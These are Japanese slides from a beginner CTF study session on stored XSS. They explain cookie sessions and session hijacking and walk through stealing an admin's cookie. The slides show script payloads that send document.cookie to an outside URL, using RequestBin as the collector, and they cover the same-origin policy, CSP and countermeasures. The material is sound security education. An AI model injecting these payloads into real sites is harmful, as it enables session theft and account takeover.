

Web

...

第19回ゼロから始めるCTF入門勉強会

自己紹介

kbt

SIerに勤める8年目のエンジニア。

1~3年目 : 開発部門でプログラマ、SE

4年目以降: 調査研究部門でマーケター、研修講師、アーキテクト

最近の仕事はアプリへのAI組み込み、セキュリティ対応、研修講師、各種PoC。

趣味は映画鑑賞とカメラ。

Web問題

今回はXSSについて触れていく


XSSとは不正なタグやスクリプトが挿入されることで、Webサイトの運営者が意図しない挙動をブラウザにさせるという攻撃。

クロスサイトスクリプティングの略。

XSS

今回はこのWebサイトを使用していく

<http://messenger-system.cf/>



XSSによる被害

主に以下のようなものが挙げられる

- フィッシング
- セッションハイジャック

XSSの種類

大別して以下のように種別される。

- 持続型XSS(蓄積型XSS)
攻撃のコードをDB等に蓄積させ攻撃が行われるもの
- 反射型XSS
URLなどに攻撃コードのパラメータを入力し攻撃が行われるもの

この他にサーバを介さないケースとして以下のものも挙げられる

- DOMベースXSS
JavaScriptなどによりDOMが組み立てられることで攻撃が行われるもの


今回やってみること

XSSによってセッションハイジャックを行うことでフラグの取得を行う。

今回行うものはメッセージを送信し、データとして蓄えたものを参照させるので、分類的には持続型XSSになる。


セッションハイジャックを知るために

セッションハイジャックを知るにはまず、HTTPにおいてステート管理がどのように行われるのかを知る必要がある。ステートとは内部状態のこと。




HTTPのステート管理

HTTP自身にはステートを管理する仕組みがない。(いわゆるセッションと呼ばれるもの)
つまり、個人を識別する機能がない。




一般的なHTTPのセッション管理

そこで、HTTPでは一般的にCookieという機能を使用して個人の識別を行う。
Cookieを持っていないアクセスに「このCookieを保持するように」とレスポンスを返す。



一般的なHTTPのセッション管理

再度アクセスを行う際、ブラウザが保持していたCookieを送信して、リクエストが以前アクセスした人のものであることをサーバに示す。




セッションハイジャック

サーバはCookieで個人を特定しているため、何らかの手段でCookieを取得できると他人がAさんのセッションになりすませる



XSSでセッションハイジャック

今回はAdminアカウントに対してセッションハイジャックを行う。
Adminアカウントでログインしてきたものに対して、Cookieを盗んでこれを可能とする。



攻撃の流れ

1. Adminアカウントに対してスクリプトを仕込んだメッセージを送信する(XSS)
2. cookieの中身を取得するスクリプト(`document.cookie`)がAdminアカウントで実行される
3. 外部のWebサーバなどにその内容が送信される
4. 取得したcookieの内容を自分のcookieに転写する
5. アクセス！

RequestBin

簡易的にHTTPのサーバを構築できるサービス

<https://requestbin.com/>

A modern request bin to inspect any event

Collect HTTP or webhook requests or subscribe to events from popular apps.

Inspect each event in a human-friendly way or via REST or SSE APIs.

Create Request Bin

Hosted on requestbin.com and private by default.
Create a [public bin](#) instead.

ここを選択

OR CREATE A BIN FOR ANY APP



HTTP / Webhook

Get a unique URL to collect HTTP or webhook requests



Github

Select your repository to get events on new commit, issue, mention, push and more



Twitter

Get events on new tweets, followers, likes, search mentions and more



Airtable

Select your base, table and view to get events when a record is new or modified



Google Calendar

Get events when a calendar event is started, ended, updated and more



Google Drive

Get events in realtime when files change on Google Drive

RequestBinの使い方

public binという所をクリックするとURLが発行されるので試しにアクセスしてみると、RequestBinの画面にどのようなアクセスがあったのか記録される

The screenshot shows the RequestBin web interface. At the top, there's a header with 'Untitled' and 'public' tabs. The main area is divided into two columns. The left column shows a list of requests under the heading 'Today'. The right column displays the endpoint URL and options to generate test events or view the endpoint in various languages.

Endpoint: `https://enfs[redacted].pipedream.net/`

Generate Test Events

Send requests to this endpoint to inspect [webhooks](#), [custom events](#) and more:

- Events appear instantly
- Endpoints don't expire
- Easily delete a single event, or all

Language Selectors: CURL, JAVASCRIPT, NODE, PYTHON 2, PYTHON 3, PHP, GO, RUBY

CURL Example:

```
curl -d '{ "name": "Princess Leia" }' \  
-H "Content-Type: application/json" \  
https://enfs[redacted].pipedream.net/
```

Connect APIs with code-level control when you need it — and no code when you don't.

Create HTTP Workflow **Quickstart**

- Connect OAuth and key-based API accounts in seconds.
- Use connected accounts in Node.js code steps or no-code building blocks.
- Build and run workflows triggered on HTTP requests, schedules, app events and more.

Integrations: Google Sheets, slack, DISCORD, GitHub, Airtable, twilio, twitter, 400+ more

RequestBinの使い方

今回は発行されたURLの後ろにCookieをクエリとして送信する

つまりこういうURLにアクセスさせるようにすればよい

```
https://<<発行されたURL>>/?q=<<Cookieの中身>>
```

JavaScriptでこういう風にすればよい

```
'https://<<発行されたURL>>/?q=' + document.cookie
```

※<<>>の部分は適宜読み替える

攻撃の実践

がんばる

XSSでの外部URLへの情報送信方法

- 画面を移動

```
<script>window.location.href='http://example.com?q='+document.cookie</script>
```

```
<script>window.open('http://example.com/?q='+document.cookie,'_blank')</script>
```

- リクエストの送信

XMLHttpRequest

Fetch API

- コンテンツの参照

```
<script>document.write('')</script>
```

同一オリジンポリシー

同一オリジンとはスキーマ、ホスト、ポートが一致しているコンテンツということ

同一オリジンの外にあるコンテンツは参照することができない

この制約は同一オリジンポリシーと呼ばれる



スキーマ、ホスト、ポートのどれかが異なると制限を受ける

同一オリジンポリシー

`https://www.example.com/index.html`と同じオリジンかどうかは以下のような判断になる

同じオリジン

`https://www.example.com/main.html`

→パスが異なってもオリジンは同じ

異なるオリジン

`http://www.example.com:443/index.html`

→スキーマが異なる

`https://www.example.jp/index.html`

→ホストが異なる

`https://www.example.com:80/index.html`

→ポートが異なる

同一オリジンポリシーの対象外になるもの

- `img`タグの`src`属性
- `link`タグの`href`属性
- `script`タグの`src`属性
- `video`タグの`src`属性
- `audio`タグの`src`属性
- `iframe`タグの`src`属性
- `frame`タグの`src`属性
- `form`タグの`action`で指定した送信先
- `window.location`による画面遷移

などなど...

CSP

XSSなどを防ぐために用意されているヘッダ。

リソースの読み込みを制限したり、一部リソースのみの読み込みを許可したりするために使用する。

CSPとはContent-Security-Policyの略。

今回のwindow.locationでの画面遷移やimgのsrc属性からの読み込みであればレスポンスヘッダに以下の設定をするとXSSを防ぐことができる

```
Content-Security-Policy: script-src 'none' img-src 'none'
```

この設定ではJavaScriptの実行、imgタグのソース読み込みを不可能としている

しかし、この設定では上記以外のバイパス方法は防げないので注意

CSP

- `img`タグの`src`属性
- `link`タグの`href`属性
- `script`タグの`src`属性
- `video`タグの`src`属性
- `audio`タグの`src`属性
- `iframe`タグの`src`属性
- `frame`タグの`src`属性
- `form`タグの`action`で指定した送信先
- `window.location`による画面遷移

より慎重に対策を行う場合にはこれらすべてに対してCSPの設定を行う必要がある

CTFでの出題

単純なXSSによる情報の取得だけでなく、CSPの設定が絡んでいたという問題が多い。

今回のメインはXSSなのでCSPの説明は結構はしょったが、今後勉強会のテーマとして取り上げたい。

XSSの対策

攻撃だけでなく対策を学ぶのも大事

- エスケープ
特殊文字はエスケープしよう！
- 入力チェック
不正な値が入り込まないように入力チェックしよう！
- CSP
意図しないリソースを読み込まないようにリソースの取得元は制限しよう！

ご清聴ありがとうございました！